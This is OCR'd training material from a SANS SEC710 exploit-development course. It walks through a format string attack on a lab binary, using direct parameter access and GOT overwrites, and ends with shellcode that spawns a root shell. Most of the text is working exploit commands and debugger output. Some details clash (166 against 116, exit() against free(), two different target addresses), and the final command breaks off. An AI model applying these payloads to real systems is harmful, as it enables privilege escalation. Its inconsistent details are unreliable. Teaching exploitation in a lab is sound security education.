At this point we have not set the width parameter as we need to recalculate the number of characters that have been printed so far and determine the number of bytes we need for padding to start writing 0xdeadc0de. You should get the results as shown on the slide. It is showing that 5 * 5 = 23. Let's perform our new calculation so we may begin writing.


Direct Parameter Access (3)
• Let's write 0xdeadc0de
– python –c 'print 0xde – 16'
• We subtract 16 as we're writing four addresses
deadlist@deadlist-desktop:~$ python -c 'print 0xde - 16'
206
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x
04\x08\x0f\x97\x04\x08"'`%9\$206x%9\$n
With a format identifier, you typed:
%9$206x%9$n
Without a format identifier, you typed:
804970c
5 * 5 = 222. The address of this variable is 0x0804970c.
In hex that's 0x000000de.
%9\$206x%9\$n – Using DPA
Success... 0x000000de
SANS SEC710 - © 2011

Direct Parameter Access (3)

Our objective again is to write the value 0xdeadc0de to the address starting at 0x80497c0. We will need to use Python again to calculate our width parameter. However, our calculation has changed a little since we've removed the padding bytes we had without using Direct Parameter Access. We want to write 0xde to the address 0x80497c0 for our first write. There are a total of four addresses, or 16 bytes that we've written at the beginning of our format string. This should be a simple calculation to get our first width parameter:


python –c 'print 0xde – 16'

206

We now have the width specifier, 206, to write 0xde. Our first write should look like:

./fmt1 `python –c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'`%9\$206x%9\$n

As you can see, using Direct Parameter Access, we've successfully written 0xde to the address 0x804970c.



Direct Parameter Access (4)

Let's now do the rest of our writes to complete our goal of writing 0xdeadc0de to the address 0x80497c0.

python –c 'print 0x1c0 – 0xde'

226

python –c 'print 0x1ad – 0xc0'

237


python –c 'print 0xde – 0xad'

49

We now have the rest of our values to complete our format string parameters:

./fmt1 `python –c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'`%9\$206x%9\$n%9\$226x%10\$
n%9\$237x%11\$n%9\$49x%12\$n

As you can see, we have successfully written 0xdeadc0de to the address 0x0804970c!


Exercise: Overwriting a GOT Entry
• Let's use objdump and select a GOT entry to overwrite
– exit() looks like a good choice @ 0x80496fc
deadlist@deadlist-desktop:~$ objdump -R ./fmt1 |grep exit
080496fc R_386_JUMP_SLOT exit
(gdb) run `python -c 'print "\xfc\x96\x04\x08\xfd\x96\x04\x08\xfe\x96\x04\x08\xff\x96\x04\x08"'`'%
9\$206x%9\$n%9\$226x%10\$n%9\$237x%11\$n%9\$49x%12\$n
Starting program: /home/deadlist/fmt1 `python -c 'print "\xfc\x96\x04\x08\xfd\x96\x04\x08\xfe\x96
\x04\x08\xff\x96\x04\x08"'`'%9\$206x%9\$n%9\$226x%10\$n%9\$237x%11\$n%9\$49x%12\$n
With a format identifier, you typed: ????%9$206
Without a format identifier, you typed: ????
5 * 5 = 25. The address of this variable is 0x08
In hex that's 0x00000019.
Program received signal SIGSEGV, Se
0xdeadc0de in ?? ()
Changed the address to free()'s entry in the GOT
Success! EIP jumped to 0xdeadc0de
SANS SEC710 - © 2011

Exercise: Overwriting a GOT Entry

Now that we know we can use Direct Parameter Access to write to the address of our choice, let's consider a possible location of interest. Ah yes… The Global Offset Table (GOT). We're quite familiar with that by now. Let's quickly use objdump to print out the address of the exit() function from within the GOT:


objdump –R ./fmt1 |grep exit

As you can see, exit() is located at the address 0x80496fc. Let's simply change our format string code from the last slide to reflect the address of free()'s entry within the GOT. Fire up the fmt1 program with GDB so we can see the results of our attack.

gdb ./fmt1

./fmt1 `python –c 'print
"\xfc\x96\x04\x08\xfd\x96\x04\x08\xfe\x96\x04\x08\xff\x96\x04\x08"'`'%9\$206x%9\$n%9\$226x%10\$n
%9\$237x%11\$n%9\$49x%12\$n

Success! As you can see, the program attempted to execute the instruction held at 0xdeadc0de! Obviously, there are no instructions at that address and we've determined that we can use the GOT to gain control of the program. Let's grab some shellcode and give this a run.



Getting Shell Using the GOT (1)

Since we know that overwriting an entry in the GOT is possible with our format string attack, let's work on placing our shellcode into the buffer and determine a good return address. The printf() function seems to get called a few times in our program. This may be a good GOT entry to overwrite. Once the overwrite is complete, the next printf() call should jump to our shellcode. Let's first locate the address of printf()'s entry inside the GOT. Type in:

objdump –R ./fmt1 |grep printf

As you can see, we're given the address of 0x80496f8. This will be the address of where we want to write the address of our shellcode. Next, fire up the fmt1 program with GDB, disassemble the main() function and set a breakpoint on the address following the call to strcpy() like below:


gdb ./fmt1

break *0x8048414

Now that we have our breakpoint set up, we should be able to run the program and view our copied data on the stack. Let's set up our command to run the program, using Python to lay out our format string and data:

run ./fmt1 `python –c 'print
"A"*16"`'%9\$116x%9\$n%9\$113x%10\$n%9\$10x%11\$n%9\$192x%12\$n`python –c 'print "\x90"
*68+
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x
6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`

As you can see, we've printed the letter "A" sixteen times. This is where we will put the four addresses of printf()'s entry in the GOT. For now, we're using A's as we just learned about that address, and the A's make it easier to locate them in memory. After the A's is our format string parameters that we'll discuss shortly. Following that is a NOP sled of 68 bytes and the shellcode to spawn a root shell. We'll cover how to write your own shellcode shortly!




Getting Shell Using the GOT (2)

Now that we've hit our breakpoint just past strcpy(), we can view the contents of memory on the stack. Type in:

x/24x $esp

You should get the same results as on the screen. The highlighted area shows the A's that we copied first. The A's are followed by the hexadecimal representation of our format string parameters. The series of 0x90909090's is our NOP sled, followed by our shellcode. The outlined section towards the bottom at address 0xbffff584 contains two 0x90 instructions, followed by our shell-spawning shellcode. We'll use this address to write in the GOT, causing execution to jump there once the call to printf() is made.


Getting Shell Using the GOT (3)
• Determining our width parameters
deadlist@deadlist-desktop:~$ python -c 'print 0x84 - 16'
116
deadlist@deadlist-desktop:~$ python -c 'print 0xf5 - 0x84'
113
deadlist@deadlist-desktop:~$ python -c 'print 0xff - 0xf5'
10
deadlist@deadlist-desktop:~$ python -c 'print 0x1bf - 0xff'
192
• This is for the address of where we want to jump
– 0xbffff584
SANS SEC710 - © 2011

Getting Shell Using the GOT (3)

As usual, we need to determine what values to set the width parameters to for each of the writes to printf()'s entry in the GOT. The address we want to write is 0xbffff584, which we determined falls inside of our NOP sled on the stack, just before our shellcode. Below is the command used to determine the proper width parameters:

python –c 'print 0x84 – 16'

116

python –c 'print 0xf5 - 0x84'


113

python –c 'print 0xff – 0xf5'

10

python –c 'print 0x1bf – 0xff'

192


Getting Shell Using the GOT (4)
• Checking to see if we're writing to printf()'s GOT entry
– Set a breakpoint on the third printf() call
(gdb) break *0x8048467
Breakpoint 3 at 0x8048467
(gdb) run `python -c 'print "\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`'%9\$116x%9\$n%9\$113x%10\$n%9\$10x%11\$n%9\$192x%12\$n
Starting program: /home/deadlist/fm
f9\x96\x04\x08\xfa\x96\x04\x08\xfb\
n%9\$10x%11\$n%9\$192x%12\$n
The address of printf()'s entry in the GOT
With a format identifier, you typed: ????%9$116x%9$n%9$113x%10$n%9$10x%11$n
%9$192x%12$n
Breakpoint 3, 0x08048467 in main ()
SANS SEC710 - © 2011

Getting Shell Using the GOT (4)


Now that we have determined the proper width parameters, let's quickly check the GOT entry for printf() to make sure we are properly writing our address from the stack which contains our shellcode. It's easy to make syntactical mistakes during the creation of format string attacks. Open up the fmt1 program with GDB again, and disassemble the main() function. On the third call to printf() set a breakpoint. The address is 0x8048467:

break *0x8048467

Now, using the address of printf()'s entry in the GOT, and our format string with width parameters, execute the following:

Run ./fmt1 `python –c 'print "\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`'%9\$166x%9\$n%9\$113x%10\$n%9\$10x%11\$n%9\$192x%12\$n

Execution should pause at the breakpoint for printf().



Getting Shell Using the GOT (5)
• Checking the GOT entry for printf()
– x/4x 0x80496f8
0xbffff584 is written!
(gdb) x/4x 0x80496f8
0x80496f8 <_GLOBAL_OFFSET_TABLE_+24>: 0xbffff584 0x08000001 0x0
0000000 0x00000000
• Now that we have successfully overwritten the GOT entry:
– We can append our shellcode
– Jump to the stack location of our shellcode
SANS SEC710 - © 2011

Getting Shell Using the GOT (5)

At this point, simply type in the command:

x/4x 0x80496f8

The entry for printf() in the GOT should have been overwritten with the address 0xbffff584. If it wasn't, go back and check your syntax from the previous commands. Now that we have successfully written our stack address into the GOT, we can append our shellcode and hopefully force execution to jump to the appropriate address on the stack.




Getting Shell Using the GOT (6)

Your command should look like this:


./fmt1 `python –c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9\$116x%9\$n%9\$113x%10\$n
%9\$10x%11\$n%9\$192x%12\$n`python –c 'print "\x90" *68+
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x
